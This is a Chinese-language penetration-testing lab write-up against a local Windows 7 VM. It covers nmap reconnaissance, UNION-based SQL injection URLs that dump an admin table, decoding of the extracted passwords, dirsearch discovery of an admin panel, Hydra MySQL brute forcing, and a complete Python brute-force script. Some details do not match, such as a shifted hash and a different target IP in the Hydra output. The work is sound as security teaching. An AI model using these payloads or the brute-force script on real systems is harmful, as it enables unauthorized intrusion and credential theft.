
首先进行以下虚拟机的配置：修改 win7 和 kali 的 IP 地址为 **192.168.188.0** 网段。

本次渗透测试环境搭建需要确保两台虚拟机在同一网段内，以便进行网络通信和渗透测试。测试环境配置如下：

- **攻击机**：Kali Linux 2023.1 - IP 地址：192.168.188.100
- **目标机**：Windows 7 Professional - IP 地址：192.168.188.150
- **网络模式**：NAT 模式，确保虚拟机间可以互相通信



(a) Win7 网络配置



(b) Kali 网络配置

Figure 1: 虚拟机网络环境配置

配置完成后，使用 ping 命令验证网络连通性，确保攻击机可以成功与目标机进行通信。

4.2 信息收集阶段

4.2.1 使用 Nmap 扫描 IP 地址

信息收集是渗透测试的第一步，通过端口扫描可以发现目标系统开放的服务和潜在的攻击面。在终端输入扫描命令进行网段探测：

```
nmap -sV 192.168.188.0/24
```

命令参数说明：

- **-sV**：进行版本扫描，尝试识别服务版本信息
- **192.168.188.0/24**：扫描整个 C 类网段

扫描结果分析：发现192.168.188.150存在开放端口，需要进一步深入分析。

```

fighting@kali: ~
$ nmap -sV 192.168.188.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 09:34 CST
Nmap scan report for bogon (192.168.188.1)
Host is up (0.00014s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
9002/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1037/tcp   open  msrpc           Microsoft Windows RPC
1040/tcp   open  msrpc           Microsoft Windows RPC
3306/tcp   open  mysql           MySQL (unauthorized)
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9002/tcp   open  websocket       WebSocket++ 0.8.2
9200/tcp   open  nagios-nasca    Nagios NSCA
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for bogon (192.168.188.2)
Host is up (0.00054s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
53/tcp     open  domain         dnsmasq 2.5

Nmap scan report for bogon (192.168.188.128)
Host is up (0.00012s latency).
All 1000 scanned ports on bogon (192.168.188.128) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for bogon (192.168.188.150)
Host is up (0.00016s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp     open  http           Microsoft IIS httpd 7.5
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp   open  mysql?
3389/tcp   open  ssl/ms-wbt-server?
49152/tcp  open  msrpc           Microsoft Windows RPC
  
```

Figure 2: Nmap 网段扫描结果

4.2.2 进一步端口扫描

根据上一步结果，对目标主机进行全端口扫描以获取完整的攻击面信息：

```
nmap 192.168.188.150 -p 1-65535 -sV -sC -O
```

扫描参数详解：

- `-p 1-65535`：扫描所有 TCP 端口
- `-sV`：版本探测
- `-sC`：使用默认脚本扫描
- `-O`：操作系统探测

扫描结果说明：

- **80 端口**：提供 HTTP 服务，运行 Web 应用程序，可能存在 Web 漏洞
- **3306 端口**：提供 MySQL 数据库服务，可能存在弱密码或注入漏洞

威胁评估：两个开放端口都是常见的攻击目标，80 端口可能存在 Web 应用漏洞，3306 端口可能成为数据库攻击的入口点。

4.3 Web 应用漏洞挖掘

4.3.1 网站结构分析

在进行具体漏洞测试前，首先对目标网站进行结构分析，了解其功能模块和可能的攻击点。通过访问 `http://192.168.188.150`，发现这是一个企业官网，包含以下主要模块：

```
(fighting@kali)-[~]
$ nmap 192.168.188.150 -p 1-65535
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 09:49 CST
Nmap scan report for bogon (192.168.188.150)
Host is up (0.00040s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 106.34 seconds
```

发现http mysql

Figure 3: 目标主机端口扫描结果

- 首页展示
- 产品中心
- 新闻动态
- 关于我们
- 联系方式

4.3.2 SQL 注入漏洞挖掘

SQL 注入是 Web 应用中最常见的安全漏洞之一，攻击者可以通过此漏洞获取数据库中的敏感信息。

漏洞检测 首先访问目标网站 192.168.188.150，对网站各个界面进行系统性的安全测试。

排查点 1：产品中心界面 访问 URL: <http://192.168.188.150/index.php?s=/product/8>，进入 Apple iPad Air 商品详情页，显示正常。

测试单引号报错注入: <http://192.168.188.150/index.php?s=/product/8'>

测试结果：未发现报错信息，初步判断此处不存在明显的 SQL 注入漏洞。

排查点 2：新闻动态界面 访问 URL: <http://192.168.188.150/index.php?s=/news/6>，进入新闻界面，显示正常。

测试单引号报错注入: <http://192.168.188.150/index.php?s=/news/6'>

关键发现：发现数据库报错信息，确认存在 SQL 注入漏洞！

漏洞影响评估：此 SQL 注入漏洞可能导致：

1. 数据库信息泄露




Figure 4: 产品中心界面测试结果




Figure 5: 新闻界面 SQL 注入漏洞验证

2. 管理员账户密码获取
3. 服务器权限提升
4. 网站完全被控制

4.3.3 SQL 注入漏洞深度利用

注入类型判断 为确定 SQL 注入的具体类型，进行以下测试：

测试数字型注入：`http://192.168.188.150/index.php?s=/news/6 and 1=2 --`

测试结果：页面正常无报错，说明 `and 1=2 --` 未被执行，确认为字符型注入。

这意味着 SQL 查询语句中参数被单引号包围，需要使用字符型注入的语法进行后续利用。


数据库结构探测 1. 查询列数确定使用 ORDER BY 语句逐步测试数据库表的列数：

1. `http://192.168.188.150/index.php?s=/news/6) order by 1--`（无报错，说明至少 1 列）
2. 将数字依次改为 2、3、4... 进行测试
3. 当输入 `order by 8` 时出现报错，确认数据库表存在 **7 列**

这一步骤对于后续构造 UNION 查询语句至关重要，因为 UNION 要求前后查询的列数必须相同。



(a) ORDER BY 7 测试正常



(b) ORDER BY 8 测试报错

Figure 6: 列数判断测试结果

2. 回显位确定确定哪些列位置会在页面上显示查询结果，构造测试 URL：`http://192.168.188.150/index.php?union select 1,2,3,4,5,6,7--`

关键发现：界面回显出了 **2、7** 两个数字，确认第 2 列和第 7 列为有效回显位。



Figure 7: 回显位确定

3. 数据库基本信息获取利用回显位获取数据库名称:`http://192.168.188.150/index.php?s=/news/-6)`
`union select 1,database(),3,4,5,6,7--`
 获取结果: 数据库名为`tpx`




Figure 8: 数据库名获取结果

敏感信息提取 1. 数据库表结构分析构造 URL 获取所有表名:

```
http://192.168.188.150/index.php?s=/news/-6) union select
1,database(),3,4,5,6,group_concat(table_name) from information_schema.tables where
table_schema=database()--
```

获得数据库表名清单:

- `tpx_admin_access` - 管理员权限表
- `tpx_admin_role` - 角色管理表
- `tpx_admin_node` - 管理节点表
- `tpx_admin_role_user` - 用户角色关联表

- tpx_admin_user - 管理员用户表 (重点关注)
- tpx_cms_news - 新闻内容表
- tpx_cms_partner - 合作伙伴表
- tpx_cms_product - 产品信息表
- tpx_cms_product_cat - 产品分类表
- tpx cms_single_page - 单页面表
- tpx cms_slide - 轮播图表
- tpx cms_tag_pool - 标签池表
- tpx_config - 系统配置表
- tpx_data_files - 数据文件表




Figure 9: 数据库表名查询结果

威胁分析：从表名可以看出，tpx_admin_user 表最有可能包含管理员账户信息，这是我们的主要攻击目标。

2. 管理员表字段分析

根据表名分析, tpx_admin_user 表包含有效信息, 查询该表字段结构:

```
http://192.168.188.150/index.php?s=/news/-6) union select
1,database(),3,4,5,6,group_concat(column_name) from information_schema.columns where
table_schema=database() and table_name='tpx_admin_user'--
```




Figure 10: 管理员表字段查询结果

关键字段识别：

- username - 用户名字段
- password - 密码字段（可能经过加密）
- email - 邮箱字段
- status - 账户状态字段

3. 管理员账户信息提取构造 URL 获取用户名和密码数据：

```
http://192.168.188.150/index.php?s=/news/-6) union select 1,2,3,4,5,6,group_concat(username,password)
from tpx_admin_user--
```




Figure 11: 用户名密码连接查询结果

由于 username 和 password 连接显示，无法有效区分，使用分隔符 0x2d ('-') 进行优化：




Figure 12: 添加分隔符后的查询结果

成功提取管理员数据:

- admin-WW14MVpXUnZiakV5TXc9PQ==
- admin2-e10adc3949ba59bbe56e057f20f883e
- admin3-TRVJek5EVTJabmxRWldoS2NFZHhkZz09



Figure 13: 完整的用户名密码数据

密码破解分析 获取到的密码经过加密处理，需要进行解密分析：

admin 账户密码解密：观察密码 WW14MVpXUnZiakV5TXc9PQ==，末尾有两个“==”，这是 Base64 编码的典型特征。由于有双重编码，需要进行两次 Base64 解码：



Figure 14: admin 密码解密过程

admin2 账户密码解密：密码 e10adc3949ba59abbe56e057f20f883e 是 32 位十六进制字符串，典型的 MD5 哈希值。使用在线 MD5 解密工具或彩虹表进行破解：



Figure 15: admin2 MD5 密码解密

admin3 账户密码解密：同样采用双重 Base64 编码，解密过程与 admin 账户相同：



Figure 16: admin3 密码解密过程

管理员账户信息汇总

破解成功的三组管理员账户：

- 用户名：admin，密码：bluedon123
- 用户名：admin2，密码：123456
- 用户名：admin3，密码：123456fyPehJpGqv

4.4 后台系统渗透

4.4.1 后台入口点发现

获得管理员账户信息后，需要找到网站后台的登录入口。

常规路径尝试：根据经验，尝试访问常见的后台路径/login、/admin 等，但均无法访问：




Figure 17: 尝试访问 login 失败

目录扫描发现：使用 dirsearch 工具进行目录扫描，发现隐藏的管理后台入口：

```
dirsearch -u http://192.168.188.150 -e php,html,js,txt -x 400,403,404,500,502,503
```

```

(fighting@kali) ~/桌面
└─$ python3 dirsearch.py -u http://192.168.188.150 -e php,html,txt --random-agent
/home/fighting/桌面/chirdparty/cotorama/ansitowin32.py:48: SyntaxWarning:
g: invalid escape sequence '\['
  "\001?\033\[(?:\d|;)*([a-zA-Z])\002?"
/home/fighting/桌面/thirdparty/cotorama/ansitowin32.py:51: SyntaxWarning
g: invalid escape sequence '\]'
  "\001?\033\[(?:\d|;)*([a-zA-Z])\002?"

dirc3 0.4.2.1

Extensions: php, html, txt | HTTP method: GET | Threads: 25
Wordlist size: 10276

Output File: /home/fighting/桌面/reports/192.168.188.150/_25-07-11_10-2
4-18.txt

Log File: /home/fighting/桌面/logs/last_scan.log


Target: http://192.168.188.150/

[10:24:18] Starting:
[10:24:18] 403 - 312B - /%2e%2e//google.com
[10:24:18] 403 - 312B - /%2e%2e/%2e%2e/etc/passwd
[10:24:20] 302 - 170B - /ADMIN.php → http://192.168.188.150/admin.
php?=/system/info
[10:24:20] 302 - 170B - /Admin.php → http://192.168.188.150/admin.
php?=/system/info
[10:24:20] 403 - 2KB - /Trace.axd
[10:24:21] 403 - 312B - /%2e%2e/%2e%2e/etc/passwd
[10:24:21] 302 - 170B - /admin.php → http://192.168.188.150/admin.
php?=/system/info
[10:24:23] 301 - 150B - /app → http://192.168.188.150/app/
[10:24:23] 403 - 1KB - /app/
[10:24:23] 403 - 1KB - /aspnet_client/
[10:24:23] 301 - 160B - /aspnet_client → http://192.168.188.150/as
pnet_client/
[10:24:23] 403 - 312B - /cgi-bin/%2e%2e/%2e%2e/etc/passwd
[10:24:25] 301 - 151B - /data → http://192.168.188.150/data/
[10:24:25] 200 - 17B - /data/
[10:24:26] 200 - 2KB - /index.php/login/
[10:24:26] 200 - 16KB - /index.php
[10:24:26] 200 - 16KB - /index.pHp
[10:24:34] 200 - 51B - /robots.txt
  
```


Figure 18: dirsearch 扫描发现 admin.php

成功发现：通过 admin.php/login 成功找到管理后台登录界面。

后台登录验证：使用之前获取的 admin 账户（用户名：admin，密码：bluedon123）尝试登录：



(a) 后台登录界面



(b) 成功登录后台

Figure 19: 后台登录过程

登录成功！获得了网站管理后台的完全访问权限。

4.4.2 数据库权限提升

后台数据库管理发现：在管理后台中发现数据库管理功能，这为进一步的权限提升提供了可能：




Figure 20: 后台数据库管理界面

通过后台界面获得数据库连接信息，包括可能的数据库用户凭据：




Figure 21: 数据库用户信息泄露

数据库暴力破解：针对 MySQL 服务（3306 端口）进行密码暴力破解攻击：

方法一：使用 Hydra 工具进行爆破

```
hydra -L ./user.txt -P ./pass.txt -t 2 -e n -f -v 192.168.188.150 mysql
```

命令参数说明：

- -L ./user.txt：用户名字典文件
- -P ./pass.txt：密码字典文件
- -t 2：并发线程数设置为 2
- -e n：尝试空密码
- -f：找到第一个有效凭据后停止
- -v：详细输出模式

```

$ hydra -L ./user.txt -P ./pass.txt -t 2 -e n -f -v 192.168.11.130 mysql
hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ** ignore
laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-12 15:27:10
[DATA] max 2 tasks per 1 server, overall 2 tasks, 18 login tries (l:3/p:6), ~9 tries per task
[DATA] attacking mysql://192.168.11.130:3306/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[3306][mysql] host: 192.168.11.130 login: root password: 123456
[STATUS] attack finished for 192.168.11.130 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-12 15:27:11

```

Figure 22: Hydra 暴力破解 MySQL 成功

方法二：Python 自定义脚本爆破为了提高效率和灵活性，编写专门的 Python 脚本进行 MySQL 密码爆破：

Listing 1: MySQL 数据库连接安全性测试脚本

```

import mysql.connector
import time

# 设置目标信息
host = "192.168.188.150"
port = 3306

# 加载字典文件(每行一个)
def load_wordlist(file_path):
    with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
        return [line.strip() for line in f if line.strip()]

# 尝试连接 MySQL
def try_login(user, password):
    try:
        conn = mysql.connector.connect(
            host=host,
            port=port,
            user=user,
            password=password,
            connect_timeout=3 # 设置超时时间
        )
        print(f"成功登录!用户名: {user},密码: {password}")
        conn.close()
        return True
    except mysql.connector.Error as e:
        if "Access denied" not in str(e):
            print(f"[DEBUG] 可能的异常(非爆破失败): {e}")
        else:
            print(f"登录失败:{user} / {password}")
        return False

# 主函数
def brute_force(users, passwords):
    for user in users:
        for password in passwords:
            success = try_login(user, password)
            if success:
                print("爆破成功,停止攻击。")
                return
            time.sleep(0.2) # 防止触发速率限制

```



```

print("爆破结束,未找到有效凭证。")

if __name__ == "__main__":
    # 替换为你自己的字典路径
    user_file = "user.txt"
    pass_file = "pass.txt"

    users = load_wordlist(user_file)
    passwords = load_wordlist(pass_file)

    brute_force(users, passwords)

```

```

